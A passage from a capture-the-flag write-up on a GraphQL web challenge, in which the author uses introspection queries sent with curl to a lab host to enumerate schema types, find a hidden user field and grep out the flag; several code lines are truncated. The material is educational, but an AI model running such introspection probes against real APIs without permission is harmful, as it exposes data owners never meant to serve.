



```
}  
})
```

When you decode the data part of POST request, and remove all unnecessary noises (whitespaces, newlines..), you'll get this query.

```
{"query": "{allPosts{edges{node{title\\nbody}}}}"}"
```

Further analysis of the HTTP traffic between the browser and the server shows that this request fetches all the blog post via `query` end point and then show only the post that the article parameter is pointing, like `/article=1. #classicGraphQL`

And here is the `curl` request to get all posts (or `nodes`).

```
$ curl -s 'http://x.x.x.x:31325/query' --data-raw 'query=eyJxdWVyeSI6InthbGxQb3N0c3tIZGdldlc3tub2Rl  
[  
  {  
    "node": {  
      "title": "Day #0 of happines!",  
      "body": "Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem I  
    }  
  },  
  {  
    "node": {  
      "title": "Day #1 of happines!",  
      "body": "Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem I  
    }  
  }  
]
```

```
}  
]
```

There are 800 posts (`article=0` through `article=799`) with the same format for `titles` and the same contents for `bodies` and there is obviously no sign of flag from a normal request.

I jumped to check the *Introspection of GraphQL* query [1][2], because why not, with a hope of there being something in `node` object other than `title` and `body` which "hopefully" will give me the flag. And here are the steps that I took toward the flag.

Step 1. Checking all `types` from `__schema` gives a name to check `PostObject`

```
{"query": "{__schema{types{name}}}"}
```

```
$ curl -s 'http://x.x.x.x:31325/query' --data-raw 'query=eyJxdWVyeSI6IntfX3NjaGVtYXt0eXBlc3tuYW1l'
```

```
{"data":{"__schema":{"types":[{"name":"Query"}, {"name":"Node"}, {"name":"ID"}, {"name":"PostObjectC
```

Step 2. Checking all `fields` from `PostObject` type gives a list of `field` names.

```
{"query": "{__type(name:\"PostObject\"){name\nfields{name}}}"}
```

```
$ curl -s 'http://x.x.x.x:31325/query' --data-raw 'eyJxdWVyeSI6IntfX3R5cGUobmFtZTpcIlBvc3RPympLY3
```

```
{"data":{"__type":{"name":"PostObject","fields":[{"name":"id"}, {"name":"title"}, {"name":"body"}, {
```

Step 3. `id` and `authorID` do not give anything special as `title` and `body` did. But I found that `author` is another type, `UserObject`, which looks interesting, again because why not.

Step 4. Checking all `fields` from `UserObject` type gives an interesting field called `randomStringtoInduc3P4in`

```
{"query":"{__type(name:\"UserObject\"){name\nfields{name}}}"}
```

```
$ curl -s 'http://x.x.x.x:31325/query' --data-raw 'eyJxdWVyeSI6IntfX3R5cGUobmFtZTpcIlVzZXJPYmplY3'
```

```
{"data":{"__type":{"name":"UserObject","fields":[{"name":"id"}, {"name":"name"}, {"name":"email"}, {
```

Step 5. `randomStringtoInduc3P4in` gives strings of flag format but not quite a flag we want. And it looks like we need to find a right one out of 800.

```
{"query":"{allPosts{edges{node{author{randomStringtoInduc3P4in}}}}}"}
```

```
$ curl -s 'http://x.x.x.x:31325/query' --data-raw 'query=eyJxdWVyeSI6InthbGxQb3N0c3tlZGdlc3tub2Rl'
```

```
[
```

```
{
```


```
  "node": {
```

```
    "author": {
```

```
    "author": {
      "randomStringtoInduc3P4in": "ECSC{Nope! Try harder! Nope! Try harder! Nope! Try harder! N
    }
  },
  {
    "node": {
      "author": {
        "randomStringtoInduc3P4in": "ECSC{Nope! Try harder! Nope! Try harder! Nope! Try harder! N
      }
    }
  }
]
```

Step 6. Found the flag with `grep`

```
$ curl -s 'http://x.x.x.x:31325/query' --data-raw 'query=eyJxdWVyeSI6InthbGxQb3N0c3tIZGdlc3tub2Rl
ECSC{b8e9be2eb35748a0aa...}
```





[1] <https://graphql.org/learn/introspection/>

[2] <https://lab.wallarm.com/why-and-how-to-disable-introspection-query-for-graphql-apis/>

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